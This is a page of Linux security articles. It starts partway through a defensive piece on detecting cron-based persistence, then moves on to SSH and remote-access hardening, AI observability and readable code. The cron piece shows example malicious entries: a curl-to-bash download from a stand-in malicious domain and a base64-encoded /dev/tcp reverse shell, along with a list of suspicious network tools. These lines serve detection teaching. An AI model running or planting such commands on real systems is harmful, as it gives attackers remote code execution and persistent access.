-fsSL http://malicious-domain/payload.sh | bash The command itself may look harmless to inexperienced administrators because curl and bash appear constantly in legitimate Linux workflows. During a rushed investigation, it is easy to overlook a scheduled task that resembles an automated update script. Encoded commands appear frequently as well because attackers try to hide payloads from casual inspection. * * * * * echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE= | base64-d | bash An administrator quickly reviewing cron entries may not immediately decode the command or recognize that it launches a reverse shell. Temporary directories also appear constantly in Linux persistence cases: /tmp/ /var/tmp/ /dev/shm/ Those locations are attractive because they are writable and commonly used by legitimate applications. Attackers place scripts there because administrators may ignore temporary storage during routine system reviews. Why Root Cron Jobs Become More Dangerous User-level persistence already creates security problems, but root cron jobs change the impact significantly because the scheduled task executes with full system privileges. If attackers compromise a root-owned service or abuse weak sudo permissions, they may gain the ability to modify system-wide cron locations such as: /etc/crontab /etc/cron.d/ At that point, the scheduled task can: Create hidden administrator accounts Alter authentication files Disable security tools Change firewall rules Install additional malware Modify startup scripts Tamper with logs The persistence becomes harder to remove because the attacker can continuously restore changes after defenders attempt to clean up. A common mistake during incident response is deleting suspicious binaries while leaving the cron mechanism untouched. The malware returns minutes later because the scheduled task simply downloads or recreates the payload again. What Suspicious Cron Activity Looks Like Most legitimate cron jobs follow predictable administrative patterns. They launch backup scripts, rotate logs, run monitoring checks, or execute maintenance tasks from known application directories. Malicious cron entries usually stand out once administrators know what to examine carefully. Very frequent execution intervals deserve attention. * * * * * Legitimate business applications rarely need to execute shell scripts every single minute unless the system performs monitoringor synchronization tasks. Attackers prefer short intervals because persistence becomes more reliable when the payload is constantly relaunching. Commands involving outbound network connections should also raise suspicion: curl wget nc bash -i python -c perl -e These tools are legitimate on Linux systems, but scheduled tasks that repeatedly contact external IP addresses or unknown domains deserve investigation. Execution from temporary directories is another warning sign because production automation usually executes from controlled application paths rather than user-writable storage locations. Encoded commands should also be reviewed carefully. Attackers commonly use Base64 encoding to hide reverse shells, downloader scripts, or command pipelines that would otherwise look suspicious during quick reviews. File ownership changes matter too. If a cron file suddenly changes ownership or modification time after a web server compromise, administrators should determine which process modified it and whether unauthorized access has already occurred. Where Administrators Should Look First The first step is reviewing active cron jobs directly . crontab -l System-wide scheduled tasks should also be inspected carefully: cat /etc/crontab ls -la /etc/cron.d/ ls -la /var/spool/cron/ Do not stop after reviewing the root account. Attackers often use service accounts because they attract less scrutiny during investigations. Accounts tied to web applications or backend services frequently become persistence points after a compromise. Common targets include: nginx apache www-data tomcat Review modification timestamps while investigating suspicious entries. stat /etc/crontab stat /var/spool/cron/root Unexpected timestamp changes often help establish when persistence was added and whether it aligns with other suspicious activity on the host. Linux logs may also reveal cron execution history if logging isenabled: grep CRON /var/log/syslog grep CRON /var/log/cron journalctl | grep CRON Administrators should compare cron activity against normal operational behavior. A backup script executing nightly is expected. A scheduled task launching curl against an external IP every minute is not. Why Cron Persistence Is Often Missed Cron itself is legitimate infrastructure, which makes malicious activity harder to identify quickly. Large Linux environments may contain hundreds of scheduled tasks across servers, applications, containers, and maintenance systems. Attackers rely on that administrative noise . A malicious cron job may resemble: patch automation monitoring scripts software updates synchronization tasks deployment scripts During incident response, administrators already deal with large amounts of log data, active alerts, filesystem changes, and compromised accounts. Scheduled tasks sometimes receive less attention because they appear routine at first glance. Linux environments also vary heavily between organizations. Some companies maintain centralized logging and detailed auditing. Others rely mostly on local logs stored directly on individual servers. If logging retention is weak or systems are rebuilt frequently, investigators may never see when the malicious task first appeared. Containers complicate investigations further because scheduled tasks inside short-lived workloads may disappear before administrators begin forensic analysis. Attackers increasingly abuse containers because rebuilding the environment may erase useful evidence while leaving the original persistence mechanism elsewhere in the infrastructure. Hunting for Cron-Based Persistence Administrators should monitor cron locations for unexpected changes and review newly created scheduled tasks carefully. Linux audit rules can help track modifications: auditctl -w /etc/crontab -p wa auditctl -w /etc/cron.d/ -p wa These rules generate logs whenever cron files aremodified or written to, which helps investigators determine when persistence was added and which account performed the change. Process monitoring also matters because cron-launched malware often spawns suspicious commands: bash curl python nc wget If a scheduled task repeatedly launches outbound connections or executes scripts from temporary directories, administrators should inspect the parent cron entry immediately. OSQuery can help enumerate active scheduled tasks across Linux systems: SELECT * FROM crontab; Administrators should also compare cron activity against known maintenance schedules. If a server suddenly begins executing previously unknown tasks overnight or after a compromise event, the scheduled jobs deserve review even if the commands initially appear harmless. Hardening Linux Systems Against Cron Abuse Restricting cron access reduces the number of accounts capable of creating scheduled tasks after a compromise. Linux systems support access control files, such as: /etc/cron.allow /etc/cron.deny Administrators should avoid allowing unnecessary service accounts to create cron jobs because compromised web applications frequently become persistence points. File permissions matter as well. Production automation should execute from controlled directories with predictable ownership instead of temporary storage locations such as: /tmp/ /var/tmp/ /dev/shm/ Administrators should review sudo permissions carefully because weak sudo rules often allow attackers to modify root-owned cron entries after gaining limited access. Centralized logging also improves investigations significantly because local logs alone may disappear during rebuilds, crashes, or cleanup attempts. Retaining cron execution history helps administrators identify when persistence began and whether multiple systems were affected. Cron should not be the only persistence mechanism investigators search for during incident response. Attackers commonlycombine scheduled tasks with: unauthorized SSH keys startup script modifications hidden user accounts web shells altered system services Removing the visible malware without identifying every persistence method often leads to reinfection later. Final Thoughts Cron persistence remains effective because scheduled tasks already belong inside the Linux infrastructure. Administrators expect automation to execute constantly across production systems, which gives attackers an opportunity to hide malicious commands among legitimate operational activity. A single cron entry can maintain access long after the original compromise occurred. Malware reappears after cleanup, reverse shells reconnect automatically, and unauthorized scripts continue running quietly in the background because the persistence mechanism itself still exists. Linux administrators do not need advanced forensic tooling to begin checking for cron abuse. Reviewing scheduled tasks, inspecting writable directories, monitoring outbound connections, and auditing cron modifications already help reduce the chance that persistence survives unnoticed for months inside production systems. Related Reading Understanding Linux Persistence Mechanisms and Detection Tools Linux Attackers Use SSH Legitimate Tools to Evade Detection CRON#TRAP Malware: Emulated Linux Attack Techniques Revealed Hackers Exploit Old Apache Flaw to Deploy Linuxsys Cryptominer Emerging ClickFix Attacks Are Now Targeting Linux Systems . Persistence through cron is not complicated. Attackers do not need a rootkit or advanced malware fra. existed, linux, environments, decades, handling, backups, cleanup, scripts. . Dave Wreski
May 25, 2026
•
Server Security
77
 security advisoryremote accessLinux administration
Securing Remote Access to Linux Servers: Best Practices for 2026
Linux runs the internet. More than 96% of the world’s top one million web servers operate on Linux-based systems. That makes every linux server a target by default. Attackers do not go where defenses are strongest; they go where the infrastructure is exposed. . Attackers do not need to break everything. One weak login is enough. One open port, one forgotten service, one stale account that still works from three jobs ago. That is usually where server security starts to fail, not in some dramatic exploit chain. Remote access has always been the soft spot in Linux administration. SSH gets hit constantly. Bots hammer exposed ports, old credentials resurface, and misconfigured services sit there longer than anyone wants to admit. The work is basic, but it matters: cut the exposure, tighten authentication, read the logs, and shut down whatever should not be reachable. SSH Is Still the First Line of Defense If your server is on the internet, someone is already trying to log in. That is just the baseline now. Default SSH settings are built for convenience, and convenience is not what you want on a public-facing box. Start by moving SSH away from port 22 . It will not stop someone who is actually targeting you, and it is not a replacement for real hardening. But it does cut out a lot of low-effort scanning, which means cleaner logs, less firewall noise, and fewer false positives wasting your time when something real starts moving. SSH needs more than a port change. Limit who can log in. Disable root login. Review allowed users. The daemon should expose only what the admin workflow actually needs, because anything extra becomes something else to patch, monitor, or explain later. Ditch Password Authentication Entirely Passwords are a liability. Brute-force attacks, credential stuffing, phishing, reused creds, all of it gets easier when password-based SSH login stays enabled. Switch to SSH key pairs and treat passwords as something that should not be part of remote serveraccess anymore. Generate an Ed25519 key. It is faster and more secure than RSA at comparable key lengths. Copy the public key to the server, then open /etc/ssh/sshd_config and set: PasswordAuthentication no PubkeyAuthentication yes PermitRootLogin no Restart the SSH daemon after editing the file. Keep your existing session open and test the new connection in another terminal before you close anything. Locking yourself out of your own server is a rite of passage, but it does not need to happen today. Two-Factor Authentication Adds the Second Wall Key-based authentication is strong. Adding two-factor authentication makes remote login much harder to abuse if a private key gets stolen from a laptop, copied by malware, or pulled from a bad backup. The key should not be the whole story. Google Authenticator works cleanly with PAM on most major distros. Duo Security is better suited for teams that need centralized management and reporting. Either way, 2FA adds a pause point that attackers cannot easily automate around. This is not about making admin work annoying. It is about assuming one control may fail. That assumption is usually correct. Firewall Rules Should Be Simple and Strict A firewall should block everything by default and open only what is needed. Not what might be useful later. Not what was needed during setup and then forgotten. Needed now. On Ubuntu and Debian systems, ufw keeps the basics readable: ufw default deny incoming ufw default allow outgoing ufw allow from 203.0.113.5 to any port 2222 ufw enable Replace the IP and port with your own. If you manage servers from a fixed IP or a small trusted range, allowlisting those addresses is one of the cleaner firewall rules you can put in place. It cuts down noise before authentication even starts. Every exception should have a reason. A temporary open port has a habit of becoming permanent if nobody writes it down. VPNs and Encrypted Tunnels Keep Access Controlled VPNs sit in a usefulplace for Linux administrators. They are not magic, and they do not replace SSH hardening, but they keep management traffic inside a controlled path instead of leaving SSH exposed to the wider internet. For teams, that means fewer public login surfaces. For individual admins, it also means steadier access to documentation sites, package mirrors, security databases, and research tools that may be restricted or throttled by region. The practical value is simple enough: admin traffic moves through an encrypted tunnel before it reaches the server. For Linux administrators, understanding proper VPN setup on Linux is useful because it protects management traffic and keeps work resources reachable without opening more services than needed. A VPN should sit in front of good server-side controls, not replace them. Fail2Ban Handles the Repetitive Noise No sysadmin watches authentication logs manually all day. Fail2ban does that job quietly. It parses auth logs, spots repeated failures, and bans offending IPs through firewall rules without waiting for a human to intervene. Set the SSH jail with a reasonable maxretry value. Three to five failed attempts is enough for most systems. Use a ban time of at least an hour, and consider longer bans for repeat offenders on servers that get hit constantly. Fail2Ban will not stop every attacker. Distributed botnets can rotate IPs, and slow attempts can slip under thresholds. Still, it removes a lot of junk from the board, and that makes real triage easier. The Principle of Least Privilege Is Where Cleanup Starts The principle of least privilege sounds obvious until you audit a real server. Every user, service, daemon, and cron job should have only the permissions it needs. No more. Production systems rarely look that clean. Shared root access hangs around. Old sudoers entries survive because nobody wants to break a workflow. Service accounts get more permission than they need, then nobody revisits them for two years. That is how smallcompromises get room to spread. Start with the accounts. Then check sudo access. Then review services. A restricted account gives an attacker less room for lateral movement, fewer files to touch, and fewer commands that matter. Good places to look: /etc/sudoers and files under /etc/sudoers.d/ old user accounts that no longer need access services running as root without a clear reason shared admin credentials cron jobs and automation tokens This is not glamorous work. It is the kind of cleanup that prevents a bad login from turning into a full host compromise. Keep Systems Patched Relentlessly Patching still gets missed. Not because admins do not know better, but because maintenance windows slip, staging takes time, and production systems always have some reason to wait. Attackers like that. Old vulnerabilities are still useful because plenty of systems remain unpatched after fixes are available. The exploit does not need to be new if the target is behind. That is the uncomfortable part. Enable automatic security updates where it makes sense. On Debian and Ubuntu, unattended-upgrades handles this cleanly. On Red Hat-based systems, dnf-automatic does the same job. For critical systems, test patches in staging first, but do not let testing become a permanent excuse. Intrusion Detection Gives You Something to Work With Most attacks should be blocked by authentication controls, firewall policy, and patching. Intrusion detection is for cases that get through or start from inside. You need to know when something changed. AIDE can build a cryptographic baseline of the filesystem and alert when important files are modified. Auditd gives deeper syscall-level visibility, which helps when you need to know what ran, who ran it, and when. The output can be noisy. Tuning takes time. Still, during incident response, noisy data beats no data. Knowing which files changed and which commands executed is the difference between focused triage and weeks of forensicguessing. Logging Has to Be Active There is no such thing as useful logging if nobody reads the logs. Disk space full of ignored auth events is not security. It is storage. Track the things that show real access and real change: successful logins, failed login bursts, sudo use, new source IPs, service restarts, and edits to sensitive files. Logwatch can send daily summaries for smaller setups. Graylog or the Elastic Stack works better when multiple servers need centralized search, alerting, and dashboards. Even a rough script that emails you when someone authenticates from a new IP is better than nothing. Crude tools catch real compromises all the time because they are actually watched. SSH Certificates Help Teams Scale Access Managing individual SSH keys is fine when the team is small. Ten people, a few servers, clear ownership. Past that, key management starts to rot. SSH certificates, signed by an internal Certificate Authority, bring control back into one place. Certificates can expire automatically. Access can be scoped by user and host. Revocation does not require manually removing keys from every server. This is where remote access starts to scale without chaos. It also gives security teams a cleaner way to answer a basic question during an audit: who could log in, where, and for how long? Zero-Trust Architecture Fits Modern Infrastructure The old model was simple. Protect the perimeter, then trust what is inside. That model does not fit modern infrastructure anymore. Cloud instances, remote workers, contractors, multi-region deployments, and private admin panels all blur the perimeter. There may not be one clean “inside” to trust. Zero-trust architecture starts from the opposite assumption: every access request is untrusted until it proves otherwise. Tools like Tailscale can apply this model to SSH and internal services without a full infrastructure rebuild. Cloudflare Access can do similar work for web-based admin panels. The point is not thelabel. The point is to stop treating network location as proof of safety. Disable What You Do Not Need Every open port is an attack surface. Every running service that is not actively used is another thing to patch, monitor, and defend. Most servers accumulate small exposures over time. Run: ss -tulpn That shows listening sockets. Cross-reference the output against what the server actually needs to do. If a service should not be running, disable it: systemctl disable --now servicename Minimal cloud images are usually cleaner than old bare-metal systems, but drift still happens. A temporary service gets enabled during troubleshooting. A package opens something unexpected. A test daemon stays up because nobody circled back. Check anyway. Keep Up With a Field That Keeps Moving Security is not finished after one hardening pass. A checklist from 2022 may miss newer attack patterns, deprecated recommendations, or defaults that changed since the server was first built. That happens fast. Use official distribution security guides, vendor advisories, and reputable cybersecurity resources. You do not need to read everything. You do need a habit that keeps your assumptions from going stale. The best teams turn lessons into runbooks. They patch the process after the incident, not just the host. Backups and Recovery Still Matter Hardening remote access reduces risk. It does not remove the need for recovery. Ransomware, destructive intrusion, failed patching, admin error, and compromised automation can still take systems down. Backups should be offline, off-site, and tested. If you have never restored a backup, you do not really know if you have one. It is just a hope sitting in storage. Automate backups, verify them regularly, and keep at least one copy beyond the reach of the production server. If an attacker gets root on the box, they should not be able to delete every recovery path. Final Thoughts: Layers, Not Silver Bullets No single tool secures remote access to a Linux server . Not SSH keys alone. Not a firewall alone. Not 2FA alone. Security works better as a stack, where one layer catches what another misses. Start with the basics. Harden SSH , disable password authentication, configure firewall rules , and limit who can access the service. Add two-factor authentication, install fail2ban , patch consistently, and review access with the principle of least privilege in mind. Then go deeper. Add intrusion detection, centralize logs, use SSH certificates for teams, tighten exposed services, and move toward a zero-trust architecture where it makes sense. Review the setup every few months. Attackers are patient, systematic, and persistent, so the defensive work has to be the same. . Secure your Linux servers by tightening remote access protocols, implementing SSH keys, and utilizing 2FA for better protection.. remote access security, linux servers, ssh configuration, firewall management. . MaK Ulac
May 13, 2026
•
Server Security
77
security advisorysecurity toolslinuxLinux AI Tools Require Enhanced Observability for Security
Linux security has traditionally depended on logs, metrics, and alerts. That model works well when systems behave predictably. Inputs come in, processes run, events get logged. Security teams can usually reconstruct what happened afterward without too much trouble. . AI changes that assumption. Machine learning systems are now embedded across infrastructure and security tooling. Email filtering, threat detection, and automated response pipelines. Some systems classify suspicious activity. Others decide whether containers should be isolated or traffic should be blocked. The issue is that AI-driven decisions are not always visible through normal logging. And that creates blind spots. AI Is Becoming Part of the Security Stack Older Linux security environments were built around observability . Analysts monitored system calls, authentication events, process activity, and network traffic. The idea was simple enough. If something happened on the system, logs would eventually show it. AI systems complicate that model because their logic often lives inside the model itself rather than inside readable rules or scripts. Enterprise adoption is moving quickly, too. OpenAI reported in late 2025 that enterprise employees were saving roughly 40 to 60 minutes per day using AI tools. Organizations are now deploying AI into production workflows instead of limiting it to testing or research environments. That includes security operations. AI agents increasingly handle tasks that once required human judgment. Sorting alerts. Classifying files. Filtering phishing emails. Sometimes, even triggers automated actions without an analyst reviewing every step first. Useful, sure. But harder to audit when something goes wrong. Traditional Logs Show Events, Not Reasoning This is where traditional logging starts falling short. A firewall rule change might appear in logs, but the reasoning behind the change usually does not. An AI-powered email security system may quarantine a message, yet analystsoften cannot see the exact chain of logic that led to the decision unless the system was specifically designed to expose it. That gap becomes a problem fast. Security teams may see the outcome while missing the intermediate reasoning steps entirely. False positives become harder to debug. Auditing decisions take longer. Detecting adversarial manipulation against AI systems gets messy because the internal decision process is mostly opaque. For Linux environments built around transparency and traceability, that is a major shift. Why AI Agent Observability Matters AI agent observability is becoming important for a pretty practical reason. Teams need visibility into how AI systems behave inside production environments. Not just the final output, but also the surrounding context. What data went into the model? What tools did the AI agent use? What outputs were generated? Sometimes, even the intermediate reasoning steps or confidence scores. Without this layer of visibility, AI systems behave like black boxes sitting inside otherwise observable infrastructure. And Linux administrators generally dislike black boxes for obvious reasons. Extending Observability Beyond Infrastructure Traditional observability mostly focuses on infrastructure health. CPU usage, memory pressure, network latency, and uptime metrics. Those signals still matter, but AI systems require another layer of telemetry on top of them. Teams increasingly want visibility into: Prompt inputs Model outputs Tool interactions Workflow state changes Confidence scoring Automated response actions That information becomes especially important in regulated environments where organizations need to explain why certain actions were taken. Compliance requirements do not disappear just because an AI model made the decision instead of a human analyst. The infrastructure still needs accountability somewhere. Why This Matters Going Forward Linux security teams are slowly adapting to this shift. AIsystems are no longer treated as isolated tools running off to the side. They are becoming part of the production stack itself, which means they also need monitoring, auditing, and visibility controls like any other critical component. Logs and metrics are still necessary. Nothing changes there. But in AI-driven environments, they are no longer enough on their own. . Discover how AI influences Linux security and the need for enhanced observability to ensure effective monitoring.. Linux Security, AI Observability, Threat Detection, Security Monitoring. . MaK Ulac
May 11, 2026
•
Server Security
77
security practicesprocess managementfile permissionsBoost Linux Security Through Clear and Readable Coding Practices
There is a certain culture in Linux spaces that rewards cleverness. Tight one-liners, dense pipelines, scripts that do a lot in very few characters, and to be fair, that kind of fluency is powerful when everything behaves the way you expect. . But clever code has a cost. It compresses meaning, and when something drifts even slightly, you’re left untangling your own logic, stepping through commands that no longer explain themselves, trying to rebuild intent from something that used to feel obvious. That gap is where mistakes tend to sit. Not loud failures, just small things that get missed because understanding takes longer than it should. Readable code takes the opposite approach. It expands meaning upfront with clear names, explicit steps, and structure that holds up over time, which matters more when you’re revisiting something under pressure and need to trust what you’re looking at without second-guessing it. Make Privilege Changes Impossible to Miss On Linux, privilege levels change the impact of everything. Moving from a normal user to root, or adding a capability , shifts what your code can do immediately. If that transition is buried, it’s easy to lose track of where control actually changes. Group those actions, name them clearly, and keep them easy to scan, because later you’re not trying to relearn the code, you’re checking where elevated access happens and whether it still makes sense. Syscalls Deserve Attention A lot of real behavior sits in system calls . open, execve, clone, small differences in flags or parameters can change outcomes in ways that aren’t obvious at a glance. When those details are packed tightly, they’re easy to skip over. Breaking them out and leaving just enough context makes it easier to confirm later that files are handled safely and nothing unexpected is happening in the background. Make File Permissions Speak for Themselves Permissions are easy to get wrong when they’re hard to read. Seeing raw valuesscattered through code doesn’t give you much without stopping to interpret each one. Defining clear constants and keeping that logic in one place changes that. You’re no longer decoding numbers; you’re reading intent, and that makes it faster to confirm that sensitive files stay restricted and temporary ones don’t linger longer than they should. Keep Process and IPC Boundaries Clear Linux systems rely on processes talking to each other. Pipes, sockets, shared memory, signals, it’s all normal, but it also means data is constantly crossing boundaries. If those paths aren’t clear, you end up tracing them manually when something goes wrong. Keeping them defined and named with a purpose makes it easier to follow how data moves without having to reconstruct it each time. Match Your Code to Linux Security Features Linux gives you tools like seccomp , namespaces, and security modules. They shape what your application is allowed to do, whether you make that visible or not. Pulling that logic into clear sections helps. When someone reviews the code, they can quickly see what’s restricted and what isn’t, instead of piecing it together from scattered checks. Take a Moment Before Running Linux Commands Copying commands from forums or running scripts from online sources is part of the workflow. It’s also where things go wrong, especially when commands run with elevated privileges and trust gets extended too quickly. If a script is hard to read, it’s easier for something unintended to slip through. Clear structure creates a pause, just enough to see what’s happening before execution, which is a practical part of staying aware of social engineering during day-to-day work, not something abstract. Treat commands as something to inspect, not just run. That habit seems small, but it’s often what keeps a quick fix from turning into a longer cleanup later. . Readable code enhances Linux system security through clearer logic, controlled privileges, and robust processcommunication.. Linux Security Practices, Readable Code Importance, Code Clarity Linux, Process Management Linux. . MaK Ulac
Apr 21, 2026
•
Server Security

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!